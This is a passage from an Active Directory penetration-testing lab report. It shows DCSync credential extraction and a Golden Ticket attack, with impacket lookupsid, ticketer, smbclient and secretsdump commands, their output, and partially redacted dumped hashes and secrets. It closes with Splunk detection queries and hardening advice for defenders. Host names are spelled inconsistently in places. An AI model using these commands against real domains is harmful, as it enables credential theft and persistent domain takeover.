WORKSTATION01$:1106:aad3b435b51404eeaad3b435b51404ee:d125d3d3f5eb356826a00e21fd773ac2 :::
[*] Cleaning up ...
```

#### Step 2: Extract KRBTGT Hash

Analysis of the extracted data confirmed that both **NTLM** and **Kerberos encryption keys** (AES128 and AES256) associated with the KRBTGT account were obtained, as shown in the redacted evidence below.

#### Extracted Credential Evidence (Redacted):

- **Account:** krbtgt
- **NTLM Hash:** 7e0e0184\*\*\*\*\*
- **AES256 Key:** 2b36b76e\*\*\*\*\*
- **AES128 Key:** 93183dd5\*\*\*\*\*

The compromise of the KRBTGT account represents a critical security impact, as it enables attackers to forge Kerberos tickets (Golden Tickets), granting persistent and stealthy domain administrator access even after password changes.

### 4.4.3 Detection in Splunk

```
Query: index=main EventCode=4662 Account_Name="*jadmin*"  
| table _time Account_Name Computer Object_Name Properties  
| sort -_time
```

DCSync attack identified via 48 Event ID 4662 (Directory Service Access) events in 1 second from compromised Domain Admin account jadmin - a 4800% increase over baseline. The rapid directory object access pattern with 'Control Access' properties (Object\_Name: %{ef6ac4a7-8a9e-4cce-af6e-fa5b5f302b36}) indicates automated DRSUAPI credential extraction.

## 4.5 Attack #5: Golden Ticket Attack

### 4.5.1 Attack Description

A Golden Ticket attack involves forging a Kerberos Ticket Granting Ticket (TGT) using the compromised KRBTGT account credentials. With a valid forged TGT, an attacker can impersonate any domain user, including Domain Administrators, and gain unrestricted access to domain resources. This attack provides long-term persistence, as Golden Tickets can remain valid for extended periods and continue to function even after password changes, unless the KRBTGT password is properly rotated.

### 4.5.2 Execution Steps

#### Step 1: Get Domain SID

**Query:** impacket-lookupsid lab.local/jadmin:'Password123!'@192.168.10.10

```
[(I...)-~/AD]
$ impacket-lookupsid lab.local/jadmin:'Password123!'@192.168.10.10
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Brute forcing SIDs at 192.168.10.10
[*] StringBinding ncacn_np:192.168.10.10[\pipe\lsarpc]
[*] Domain SID is: S-1-5-21-4031609828-1849765849-1407829393
498: LAB\Enterprise Read-only Domain Controllers (SidTypeGroup)
500: LAB\Administrator (SidTypeUser)
501: LAB\Guest (SidTypeUser)
502: LAB\krbtgt (SidTypeUser)
512: LAB\Domain Admins (SidTypeGroup)
513: LAB\Domain Users (SidTypeGroup)
514: LAB\Domain Guests (SidTypeGroup)
515: LAB\Domain Computers (SidTypeGroup)
516: LAB\Domain Controllers (SidTypeGroup)
517: LAB\Cert Publishers (SidTypeAlias)
518: LAB\Schema Admins (SidTypeGroup)
519: LAB\Enterprise Admins (SidTypeGroup)
520: LAB\Group Policy Creator Owners (SidTypeGroup)
521: LAB\Read-only Domain Controllers (SidTypeGroup)
522: LAB\Cloneable Domain Controllers (SidTypeGroup)
525: LAB\Protected Users (SidTypeGroup)
```

#### Step 2: Create Golden Ticket

**Query:** impacket-ticketer -nthash 7e0e0184\*\*\*\*\* -domain-sid S-1-5-21-xxxx -domain lab.local Administrator

```
[(I...)-~/AD]
$ impacket-ticketer -nthash 7e0e0184***** -domain-sid S-1-5-21-4031609828-1849765849-1407829393 -domain lab.local Administrator
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Creating basic skeleton ticket and PAC Infos
[*] Customizing ticket for lab.local/Administrator
[*] PAC_LOGON_INFO
[*] PAC_CLIENT_INFO_TYPE
[*] EncTicketPart
[*] EncAsRepPart
[*] Signing/Encrypting final ticket
[*] PAC_SERVER_CHECKSUM
[*] PAC_PRIVSVR_CHECKSUM
[*] EncTicketPart
[*] EncASRepPart
[*] Saving ticket in Administrator.ccache
```

Following the extraction of the krbtgt account hash through DCSync, a Golden Ticket was forged using impacket-ticketer with the Domain SID and krbtgt NTLM hash. The forged Kerberos TGT was configured to impersonate the Administrator account with a 10-year validity period.

### Step 3: Use Golden Ticket

```
Query: impacket-smbclient lab.local/Administratortor@WIN-E0HGTIEN55.lab.local -k  
-no-pass
```

```
([REDACTED])-[~/AD]
$ impacket-smbclient lab.local/Administrator@WIN-E0HGTIEN55.lab.local -k -no-pass
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

Type help for list of commands
# whoami
*** Unknown syntax: whoami
# shares
ADMIN$*
C$*
IPC$*
NETLOGON
SYSVOL
# use C$
# ls
drw-rw-rw-      0  Mon Jan 12 08:44:18 2026 $Recycle.Bin
drw-rw-rw-      0  Mon Jan 12 11:05:14 2026 Config.Msi
drw-rw-rw-      0  Mon Jan 12 08:45:52 2026 Documents and Settings
-rw-rw-rw- 1476395008 Wed Jan 14 20:25:43 2026 pagefile.sys
drw-rw-rw-      0  Mon Jan 12 08:44:18 2026 PerfLogs
drw-rw-rw-      0  Mon Jan 12 11:16:17 2026 Program Files
drw-rw-rw-      0  Mon Jan 12 08:44:18 2026 Program Files (x86)
drw-rw-rw-      0  Mon Jan 12 09:41:45 2026 ProgramData
drw-rw-rw-      0  Mon Jan 12 08:46:03 2026 Recovery
drw-rw-rw-      0  Mon Jan 12 09:31:25 2026 System Volume Information
drw-rw-rw-      0  Mon Jan 12 10:18:20 2026 Tools
drw-rw-rw-      0  Sun Jan 11 16:56:34 2026 Users
drw-rw-rw-      0  Wed Jan 14 19:56:27 2026 Windows
# cd Windows
# ls
drw-rw-rw-      0  Wed Jan 14 19:56:27 2026 .
drw-rw-rw-      0  Wed Jan 14 19:56:27 2026 ..
```

Successfully accessed Domain Controller's C\$ administrative share using forged Golden Ticket with Kerberos authentication (-k -no-pass). The impacket-smbclient session demonstrates complete file system access to WIN-E0HGTIEN55 without password authentication. Directory listing shows full access to system folders including Windows, Program Files, Users, and sensitive files like pagefile.sys, confirming administrative-level privileges granted by the forged TGT.

```

[~] impacket-secretsdump lab.local/Administrator@WIN-E0HGTI3EN55.lab.local -k -no-pass
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Service RemoteRegistry is in stopped state
[*] Starting service RemoteRegistry
[*] Target system bootKey: 0x8739fb04197d31aab843321b196662586
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:2b576acbe :::::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0 :::::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0 :::::
[*] Dumping cached domain logon information (domain/username:hash)
[*] Dumping LSA Secrets
[*] $MACHINE.ACC
LAB-WIN-E0HGTI3EN55$::plain_password_hex:ae29a987579ee0cc9575d3373db7fb491d027fc6bf957406f6e484ab74eb55bfbc8c2ef77152cade3bf78e1fee84b8334
2226fd1e6791ca268a4c9051945ca3928dff24a120f9f1a8e9058ff4511fbfcfa614ef10bf8781761135a875c3b2ce67cff393596f680ca78721afc9af2770c365e8d4e
945f782a09c1c76fca32d3s5106c2320bae99cbfc55beb88923fa5ad36b12f44d309ab1c0691f309da746ca57a38b900994d0178eacf61f320308f4b8c01d880167393c3
c10618440c74155696daa31639e98596009c739a7d37cf8a000ad2507cabbcc91138677d9dc6203687a9d721903851c907af92ab666a
LAB-WIN-E0HGTI3EN55$::aad3b435b51404eeaad3b435b51404ee:447217d1e43760d8f94f9f041fafae9 :::::
[*] DPAPI_SYSTEM
dpapi_machinekey:0xb6acb7d87bef89e09aa50d5e90acf49269b70be8
dpapi_userkey:0x25b416f3b12a6de1b662c04d5c2513e4bda2dc93
[*] NL$KM
0000 69 4C CD 0D EA 97 83 71 3E A2 14 FB DA 71 BF EF iL.....q....q...
0010 1B 8B DE 79 30 C8 90 E9 C5 1E 0F 03 8B 27 89 01 ...y0..... ..
0020 21 A3 B0 9B 63 A3 05 6B 3B 39 16 54 83 87 E7 !...c.<.k;9.T...
0030 7C F1 32 26 1B 29 3A 9F 85 3C 6D 06 10 11 BA 92 .26.);..<m.....
NL$KM:694ccd0dea9783713ea214fbda71bfe1b80de7930c890e9c51e0f038b27890121a3b09b63a33c056b3b3916548387e77cf132261b293a9f853c6dd61011ba92
[*] Dumping Domain Credentials (domain/uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:2b576acbe :::::

```

Validated Golden Ticket effectiveness by executing impacket-secretsdump with Kerberos authentication (-k -no-pass), successfully dumping all domain credentials without password authentication. The attack used the forged Administrator TGT to perform DCSync replication via DRSUAPI, extracting NTLM hashes for all domain accounts including krbtgt

#### 4.5.3 Detection in Splunk

```

Query: index=main EventCode=4768 Account_name=Administrator
|table _time Account_Name Client_Address Ticket_Options Result_Code
|sort -_time

```

_time	Account_Name	Client_Address	Ticket_Options	Result_Code
2026-01-14 20:27:01.798	Administrator	::1	0x40810010	0x0
2026-01-14 20:24:35.683	Administrator	::1	0x40810010	0x0
2026-01-14 20:07:37.535	Administrator	::1	0x40810010	0x0
2026-01-14 19:55:40.555	Administrator	::1	0x40810010	0x0
2026-01-14 19:34:25.835	Administrator	::1	0x40810010	0x0
2026-01-14 19:19:35.615	Administrator	::1	0x40810010	0x0
2026-01-14 18:19:51.985	Administrator	::1	0x40810010	0x0
2026-01-14 15:28:38.585	Administrator	::1	0x40810010	0x0

Splunk detection identified 8 Administrator TGT requests (Event ID 4768) within 24 hours, representing a 3x increase over normal baseline (2-3 requests/day). The concentration of activity between 19:34-20:27 correlates directly with Golden Ticket usage timeline. All requests show successful authentication (Result\_Code: 0x0) with standard ticket options (0x40810010:

Forwardable, Renewable), and originate from localhost (::1), typical of Golden Ticket attacks where forged tickets are accepted as locally issued.

## 5. Impact Assessment

### 5.1 Business Impact

#### Complete Domain Compromise

- Data Exfiltration:** Unrestricted access to all file shares and databases
- Credential Theft:** All domain passwords compromised
- Lateral Movement:** Access to any system in domain
- Persistence:** 10-year Golden Ticket access
- Ransomware Deployment:** Domain-wide encryption possible

### 5.2 Technical Impact

Table 5 Real-World Impact of Active Directory Attack Techniques

Attack	Impact	Real-World Consequences
Kerberoasting	Service account compromise	Database and application access
Golden Ticket	Persistent backdoor	10-year access survives password resets

## 6. Recommended Mitigations & Hardening

### 6.1 Immediate Actions (0-30 days)

#### Service Account Security

- Implement gMSA (Group Managed Service Accounts)
- 25+ character passwords for service accounts
- Remove unnecessary SPNs

#### Credential Protection

- Enable Windows Defender Credential Guard
- Add privileged accounts to Protected Users group
- Enable LSA Protection

#### Monitoring & Detection

- Deploy Splunk detection rules for EventID 4769, 4662, 4624
- Monitor for RC4 encryption in Kerberos tickets
- Alert on replication requests from non-DC systems

### 6.2 Short-Term Actions (30-90 days)

- Implement Tiered Administration Model (PAM)
- Restrict Domain Admin logons to DCs only
- Deploy Privileged Access Workstations (PAWs)
- Network segmentation for Domain Controllers

### 6.3 Long-Term Strategic Actions (90+ days)

- Zero Trust Architecture implementation
- Password-less authentication (FIDO2, Windows Hello)
- Quarterly AD security audits (PingCastle, Purple Knight)
- EDR deployment across all endpoints

## 7. Lessons Learned

### 7.1 Technical Skills Developed

- **Kerberos Protocol Exploitation:** Deep understanding of TGS/TGT tickets
- **Hash-based Authentication:** Pass-the-Hash techniques
- **AD Reconnaissance:** BloodHound graph analysis
- **SIEM Detection:** Splunk SPL and correlation rules

### 7.2 Key Insights

#### Defense in Depth is Critical

Each attack bypassed at least one security control. Layered defenses significantly increase attacker effort and detection likelihood.

#### Service Accounts are High-Value Targets

Service accounts often have elevated privileges and weak passwords. gMSAs and strong policies are essential.

#### Visibility Equals Security

Organizations without SIEM solutions or adequate logging remain blind to ongoing compromises.

### 7.3 Challenges Encountered

- Ensuring Splunk forwarders properly sent logs before attacks
- VM network connectivity and DNS resolution
- Hash cracking performance optimization
- Detection rule tuning to minimize false positives

### 7.4 Future Enhancements

- Deploy multiple client workstations for lateral movement
- Implement EDR (Windows Defender ATP or Wazuh)
- Add vulnerability scanning and Metasploit exploitation
- Explore Azure AD and hybrid environment attacks

## 8. Conclusion

This Active Directory penetration testing lab successfully demonstrated a complete attack chain from initial user access to persistent domain compromise. The five attack vectors Kerberoasting, BloodHound enumeration, Pass-the-Hash, DCSync, and Golden Ticket represent real-world techniques actively used by threat actors.

The lab environment provided hands-on experience with both offensive security techniques and defensive monitoring using Splunk SIEM. The most critical finding is that default Active Directory configurations are highly vulnerable to exploitation, and defense-in-depth strategies are essential.

Key takeaways include the importance of service account hardening, credential protection mechanisms, comprehensive logging, and regular security assessments. Organizations must assume breach and implement controls that detect and limit attacker movement within the network.

This documentation serves as both a technical reference and a portfolio demonstration of practical cybersecurity skills in Active Directory security, penetration testing, and SIEM-based threat detection.